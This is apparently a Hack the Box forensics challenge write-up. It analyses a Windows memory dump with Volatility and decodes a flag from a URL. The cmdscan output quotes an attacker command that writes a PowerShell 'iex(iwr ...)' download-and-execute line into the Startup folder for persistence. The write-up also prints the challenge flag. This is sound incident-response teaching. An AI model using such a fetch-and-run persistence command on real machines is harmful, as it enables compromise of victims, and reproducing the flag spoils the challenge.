EXPORT

Hack the Box writeup

2/19/2021

Contents

0x6B

Challenge

Forensics


Export [by felamos] [62 solvers] 23 0 Difficulty: 18/11/2020

First Blood: HTB-Bot

We spotted a suspicious connection to one of our servers, and immediately took a memory dump. Can you figure out what the attackers were up to?

Download Zip Password: hackthebox sha256: 0ea5363cd1ee973de4f5d1853f4dd04a8d25f1e701e34100e0e702fb85db1796

Process



To view the memory dump, I used a tool called Volatility

https://cqureacademy.com/blog/hacks/memory-dump-analysis

https://github.com/volatilityfoundation/volatility/blob/master/vol.py

https://www.volatilityfoundation.org/26

The first thing I did was find the information for the image using imageinfo

```
Windows PowerShell
PS D:\HTB\Solved\Export> vol -f .\WIN-LQS146OE2S1-20201027-142607.raw  imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (D:\HTB\Solved\Export\WIN-LQS146OE2S1-20201027-142607.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80001a540a0L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80001a55d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2020-10-27 14:26:09 UTC+0000
     Image local date and time : 2020-10-27 19:56:09 +0530
PS D:\HTB\Solved\Export>
```

What I need from this is the profile.

Quick note, the PS version does not seem to like -p as an option and I needed to use –profile= instead.

Using this profile, I then used the pslist plugin to dump the list of processes

```
PS D:\HTB\Solved\Export> vol -f .\WIN-LQS146OE2S1-20201027-142607.raw --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ --------
0xfffffa8006cbd040 System                    4      0     80      469 ------      0 2020-10-27 14:12:08 UTC+0000
0xfffffa800765a040 smss.exe                228      4      2       29 ------      0 2020-10-27 14:12:08 UTC+0000
0xfffffa8007610060 csrss.exe               320    304      9      359      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa8008012060 wininit.exe             360    304      3       77      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa800800e370 csrss.exe               368    352      9      190      1      0 2020-10-27 14:12:09 UTC+0000
0xfffffa800802e4a0 winlogon.exe            404    352      4      103      1      0 2020-10-27 14:12:09 UTC+0000
0xfffffa8008029b30 services.exe            460    360      7      199      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa8008050b30 lsass.exe               476    360      6      547      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa8008090b30 lsm.exe                 484    360      9      142      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa80080dd2b0 svchost.exe             588    460     10      349      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa80081015f0 svchost.exe             656    460      8      266      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa8008126b30 svchost.exe             708    460     13      296      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa8008166b30 svchost.exe             832    460     37      871      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa8008180b30 svchost.exe             880    460      9      475      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa8008197b30 svchost.exe             916    460     10      207      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa80081c5b30 svchost.exe             964    460     17      489      0      0 2020-10-27 14:12:09 UTC+0000
0xfffffa800724b410 svchost.exe             328    460     16      289      0      0 2020-10-27 14:12:10 UTC+0000
0xfffffa8008276b30 spoolsv.exe             480    460     13      266      0      0 2020-10-27 14:12:10 UTC+0000
0xfffffa80081ef890 svchost.exe            1056    460      3       46      0      0 2020-10-27 14:12:10 UTC+0000
0xfffffa80082997c0 VGAuthService.         1088    460      3       86      0      0 2020-10-27 14:12:10 UTC+0000
0xfffffa80082c3890 vmtoolsd.exe           1124    460     11      254      0      0 2020-10-27 14:12:10 UTC+0000
0xfffffa80082d4b30 wlms.exe               1152    460      4       44      0      0 2020-10-27 14:12:10 UTC+0000
0xfffffa800834c5c0 sppsvc.exe             1336    460      4      149      0      0 2020-10-27 14:12:10 UTC+0000
0xfffffa80083b8060 WmiPrvSE.exe           1448    588     10      206      0      0 2020-10-27 14:12:10 UTC+0000
0xfffffa80083f7a30 dllhost.exe            1552    460     13      188      0      0 2020-10-27 14:12:11 UTC+0000
0xfffffa80083d5b30 msdtc.exe              1632    460     12      147      0      0 2020-10-27 14:12:11 UTC+0000
0xfffffa80083ca550 WmiPrvSE.exe           1948    588      9      194      0      0 2020-10-27 14:12:30 UTC+0000
0xfffffa80084beb30 svchost.exe             824    460      5       68      0      0 2020-10-27 14:14:10 UTC+0000
0xfffffa800834a590 taskhost.exe           1440    460      6      120      1      0 2020-10-27 14:22:09 UTC+0000
0xfffffa80080db410 dwm.exe                1412    916      5       69      1      0 2020-10-27 14:22:09 UTC+0000
0xfffffa8008432530 explorer.exe            808   1860     20      521      1      0 2020-10-27 14:22:10 UTC+0000
0xfffffa8008081b30 vm3dservice.ex         1008    808      2       35      1      0 2020-10-27 14:22:10 UTC+0000
0xfffffa8008531b30 vmtoolsd.exe           1800    808      8      177      1      0 2020-10-27 14:22:10 UTC+0000
0xfffffa800766cb30 TrustedInstall          800    460      5      121      0      0 2020-10-27 14:22:15 UTC+0000
0xfffffa80076cd8d0 cmd.exe                1640    808      1       20      1      0 2020-10-27 14:24:50 UTC+0000
0xfffffa80084bb6b0 conhost.exe            1780    368      2       39      1      0 2020-10-27 14:24:50 UTC+0000
0xfffffa8008591060 DumpIt.exe             2004    808      2       47      1      1 2020-10-27 14:26:07 UTC+0000
0xfffffa8006d20060 conhost.exe            1796    368      2       35      1      0 2020-10-27 14:26:07 UTC+0000
PS D:\HTB\Solved\Export>
```

There are a couple things that could be useful here, but in this case I will focus on the cmd.exe process.

Using the cmdscan plugin, I was able to find a script saving to the startup folder that downloads a ps1 file from the internet… Definitely abnormal.

```
PS D:\HTB\Solved\Export> vol -f .\WIN-LQS146OE2S1-20201027-142607.raw --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6
**************************************************
CommandProcess: conhost.exe Pid: 1780
CommandHistory: 0x257430 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x23bde0: echo iex(iwr "http%3A%2F%2Fbit.ly%2FSFRCe1cxTmQwd3NfZjByM05zMUNTXzNIP30%3D.ps1") > C:\Users\user\AppData\Roaming\Microsoft\Wind
ows\Start Menu\Programs\Startup\3usy12fv.ps1
**************************************************
CommandProcess: conhost.exe Pid: 1796
CommandHistory: 0x2c6a90 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
PS D:\HTB\Solved\Export>
```

```
new 1
1  echo iex(iwr "http%3A%2F%2Fbit.ly%2FSFRCe1cxTmQwd3NfZjByM05zMUNTXzNIP30%3D.ps1") > C:\Users\user\AppData\Roaming\Microsoft
   \Windows\Start Menu\Programs\Startup\3usy12fv.ps1
```

Of interest now is the URL.

I decoded the URL so I can deal with it a little better

Decode from URL-encoded format

Simply enter your data then push the decode button.

http%3A%2F%2Fbit.ly%2FSFRCe1cxTmQwd3NfZjByM05zMUNTXzNIP30%3D.ps1

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

http://bit.ly/SFRCe1cxTmQwd3NfZjByM05zMUNTXzNIP30=.ps1

Seeing the = at the end of the string makes me assume base64 encoding, so I tried decoding it



And there's our flag!

Flag

HTB{W1Nd0ws_f0r3Ns1CS_3H?}